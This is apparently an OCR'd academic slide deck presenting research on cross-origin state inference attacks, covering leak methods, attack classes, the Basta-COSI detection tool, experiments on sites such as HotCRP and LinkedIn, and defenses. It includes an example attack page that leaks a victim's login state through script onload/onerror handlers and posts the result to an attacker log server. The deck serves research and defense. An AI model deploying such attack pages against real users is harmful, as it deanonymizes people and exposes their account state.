A Framework for Testing Web Applications for Cross-Origin State Inference (COSI) Attacks

Soheil Khodayari
soheil.khodayari@alumnos.upm.es

Erasmus Mundus


institute imdea software


POLITÉCNICA

Technische Universität
Kaiserslautern

COSI Attack

- Determining the **state** of a **victim** at a **target website** (**origin A**) when visiting an **attack web page** (**origin B**).
- **Origin**
  - protocol + port + domain





State Attribute	Possible Values
Login Status	(a) Logged in (b) Not logged in
Session Status	(a) Has an established session (b) Has not an established session
Single Sign-On Status	(a) Logs in via a specific SSO service (b) Logs in via another SSO service
Account Type	(a) Has a premium account (b) Has a regular account
Account Age Category	(a) Age above a certain threshold (b) Age below a certain threshold
Account Ownership	(a) Owner of a specific account (b) Not the owner of an account
Content Ownership	(a) Owner of a specific content (b) Not the owner of a content
Content Access	(a) Can access restricted content (b) Cannot access restricted content

Motivation


- **Login Detection**
  - e.g., logged status implies having an account, problematic for **privacy-sensitive** sites
- **Account Ownership**
  - e.g., identifying which company employee is the owner of an anonymous blog highly critical with the company’s management.
- **Content Ownership:**
  - e.g., determine if a user has uploaded some **copyrighted content** to an anonymous file sharing site
- **Account Type Detection:**
  - e.g., a nation state performing censorship can determine who is the **administrator** of some prohibited website.

Anonymization tools such as virtual private networks are ineffective!

Attack Procedure: Example

- **COSI Attack Page**
  - Includes **state-dependent URLs (SD-URLs)** from the target website
  - **Leak** the blocked cross-origin SD-URL response
    - **Leak Methods**?

Attacker:
e.g., Paper Author
(attack-site.com/attack-page.html)



User victim:
e.g., Paper Reviewer


Target site:
e.g, hotcrp.com

receives the established session

	URL	Reviewer 1	Reviewer 2	Logged Out
✗ **Not SD-URL**	/testconf/logo.png	Image **X** PNG	Image **X** PNG	Image **X** PNG
✓ **SD-URL**	/testconf/review.php/1?text=1	Review file TXT	HTML error page HTML	HTML login page HTML

Concept: COSI Leak Method

- Events-Fired Method (EF)



Attacker's controlled webpage
(www.attack-site.com/attack-page.html)


```
...
<img src="example-site.com/profile-image.png"
onload="f1()"  onerror="f2()">
...
```

Fired if the victim is **logged in**

Fired if the victim is **logged out**

Related Work

- Reviewed **25** different Instances of COSI attacks from the existing literature
- COSI attacks considered as different attacks
  - Login oracle attacks
  - Login detection attacks
  - Cross-site search attacks
  - Cross-site frame leakage
  - Xs-search attacks
- However, all these attacks:
  - Use the **same underlying technique**
  - Should be **mitigated the same way**



Reference	Year	Attack Leaking Method
[69] Paper	2000	Timing
[86] Bug-report	2002	History Sniffing
[11] Blog	2006	Event Handlers
[106] Blog	2006	DOM Properties
[12] Blog	2006	Traceable JS Errors
[44] Blog	2006	Traceable JS Errors
[17] Paper	2007	Timing
[19] Blog	2008	Event Handlers
[13] Blog	2008	Style Sheets
[14] Blog	2009	Timing
[103] Paper	2010	Network Packet Length
[84] Paper	2011	History Sniffing
[25] Blog	2011	Event Handlers
[9] Paper	2011	CORS Misconfigurations
[20] Blog	2012	Event Handlers, DOM Properties, Frame Count, Readable JS Objects
[99] Paper	2012	History Sniffing
[18] Paper	2015	Timing
[10] Paper	2015	Readable JS Objects
[101] Paper	2016	Broadcasted Messages
[61] Paper	2016	DOM Properties
[7] Paper	2017	DOM Properties
[100] Paper	2018	History Sniffing
[62] Blog	2018	Frame Count
[77] Blog	2019	Frame Count
[107] Blog	2019	CSP Violations, Event Handlers, Timing, History Sniffing, Frame Count

Concept: COSI Attack Class

- **Systematized COSI attacks** by introducing the concept of attack classes
- An attack class defines:
  - **Two different responses to a SD-URL + leak method + inclusion method + affected browsers**


State A Response	State B Response	Inclusion	Leak Method	Supported Browsers
JS resource JS	**Not a JS resource** + no content-type **sniffing**	<**script** src=**SD-URL**>	**onload**/ **onerror**	

Contributions

- Introduce the **concept of COSI Attacks**
- Perform the **first systematic study** of COSI
  - Review the techniques behind **25** different web attacks
  - Identify **10 leak methods** (1 novel), and **38 attack classes** (22 novel)
- **Implement** our approach into **Basta-COSI**
- **Evaluate Basta-COSI** with **nine** Alexa top-ranked websites
- Discuss **defenses** against COSI attacks

COSI Leak Methods


- Identified **10** different COSI leak methods
  - **Post-Message (novel)**
    - New HTML5 feature
    - Allows cross-frame communication in modern browsers
    - Compare (origin, message-data) pairs in message broadcasts to leak the victim state



COSI Leak Methods (Cont.)

- **Other Methods**
  - Events-Fired
  - DOM Object Properties (OP)
  - Readable JS Objects
  - JS Errors
  - CSS Rules
  - Frame Count (FC)
  - Timing
  - Content Security Policy Violations (CSP)
  - CORS

COSI Attack Classes: Systematization



Class	SD-URL Responses		Attack Page's Logic		Browsers		
	Response A	*Response B*	*Inclusion Methods*	*Leak Method*	*Firefox*	*Chrome*	*Edge*
EF-StatusErrorScript	sc = 200, ct = text/javascript	sc = (4xx OR 5xx)	`script src=URL`	[onload] / [onerror]	✓	✓	✓
EF-StatusErrorObject	sc = 200, ct ≠ (audio OR video)	sc ≠ (200 OR 3xx)	`object data=URL`	[onload] / [onerror]	✓	✗	✗
EF-StatusErrorEmbed	sc = 401, ct = (text/html)	sc ≠ 401, ct = (text/html)	`embed src=URL`	[] / [onload]	✗	✗	✓
EF-StatusErrorLink	sc = (200 OR 3xx), ct ≠ text/html	sc ≠ (200 OR 3xx)	`link href=URL rel=prefetch`	[onload] / [onerror]	✗	✓	✗
EF-StatusErrorLinkCss	sc = (200 OR 3xx), ct = text/css	sc ≠ (200 OR 3xx), ct ≠ text/css	`link href=URL rel=stylesheet`	[onload] / [onerror]	✓	✓	✗

Note: [**sc** = **Status Code**, **ct**= **Content-Type**]

Basta-COSI: Architecture

- The **first tool** for large scale and automatic detection of COSI attacks
- Uses our **novel** systematization of COSI attack classes





Figure 6.1: Basta-COSI architecture.

Basta-COSI: HotCRP Example Output

- **Example Detected Attack:**
  - **Login detection**
- **Leak Method:**
  - **Events-Fired** (EF)
- **Inclusion Method:**
  - **Script** tag
- **Browsers:**
  - All tested browsers




```
<html>
<head>
<script src="jquery.min.js"></script>
//functions to send leaked data to attacker
<script type="text/javascript">
  function onCallbackFired(tag, event) {
    //notifies the attacker that an event is triggered on a tag
    var data = JSON.stringify({tag: event});
    $.post("logServer.php", data);
  }
</script>

// resource inclusions
<script src="http://test-hotcrp.com/testconf/doc.php/
   ↪ hotcrpdb-paper1.pdf" onload="onCallbackFired('script', 'onload
   ↪ ')" onerror="onCallbackFired('script', 'onerror')">

</head>
</html>
```

Experiments

- **Targets:**
  - Four **stand-alone (locally-installed)** web applications:
    - HotCRP, GitLab, Github Enterprise, Opencart
  - Five **live** web sites
    - Linkedin, Blogger, Amazon, Google Drive, Pinterest
- **Ethics:**
  - Our testing does not target any real user of the live sites.
  - Number of requests generated is way too much lower than their usual workload

Experiments: Summary of Results



Target	Data Collection			Attack Vector Identification			Attack Page Generation					Attacks Found			
			SD		State	Leak	UD	PD	Vectors			Login	Account	Account	Access
	States	URLs	URLs	Vectors	Pairs	Methods	States	States	Min	Avg	Max	Detection	Type	Deanonym.	Detection
HotCRP	5	68	65	116	7	3	1	4	1	1.6	3	C,E,F	-	C,E,F	-
GitLab	6	52	19	236	14	1	2	4	1	1.9	2	C,E,F	C,E,F	C,E,F	-
GitHub	4	91	90	992	6	1	4	0	1	1.8	2	C,E,F	C,E,F	C,E,F	-
OpenCart	5	51	32	72	7	1	2	3	1	1.1	2	C,E,F	-	-	-
linkedin.com	4	60	21	639	6	4	4	0	1	1.3	2	C,E,F	C,E,F	C,E,F	E,F
blogger.com	3	17	11	180	3	5	3	0	1	1.7	2	C,E,F	-	C,E,F	-
amazon.com	4	33	13	125	5	5	2	2	1	1	1	C,E,F	-	-	-
drive.google.com	3	158	154	1364	3	2	3	0	1	1.4	2	C,E,F	-	C,E,F	-
pinterest.com	3	54	52	622	3	4	3	0	1	1	1	C,E,F	-	-	-

COSI Defenses

Technique	Description
Session-specific URLs	Adds a **pseudo-random nonce** to URLs
SameSite Cookies	Prevents **automatic inclusion** of HTTP cookies using the **SameSite** attribute in **Cookie Header**
Cross-Origin Resource Policy	Prevents malicious websites **hosted at other origins** to embed certain resources by adding **"from-origin: same"** HTTP header
Fetch Metadata	Prevents **untrusted cross-origin** requests by checking **metadata headers** added by the **browser**
Cross-Origin Opener Policy	Puts restrictions on **opening** cross-domain resources in a **new window**

Conclusion

Attack	**Infer user state** from browser side-channel leaks
Important Consequences	Deanonymization, Access Detection, Login Detection, Account Type Detection
Classes	**First systematic** study of COSI attacks, identifying **10** leak methods (1 novel), and **38** attack classes (22 novel).
Detection	**Basta-COSI,** the **first** tool for detecting COSI attacks
Experiments	Tested websites from top 100 Alexa, and founded in each tested website: - at least one leaking method/ attack class - between **72** and **1364** COSI attack vectors
Defenses	Secret Token Validation, Cross-Origin Opener Policy, SameSite Cookies, Tor, Fetch Metadata, Cross-Origin Resource Policy
Dissemination	Submitted as a paper to **ACM CCS 2019**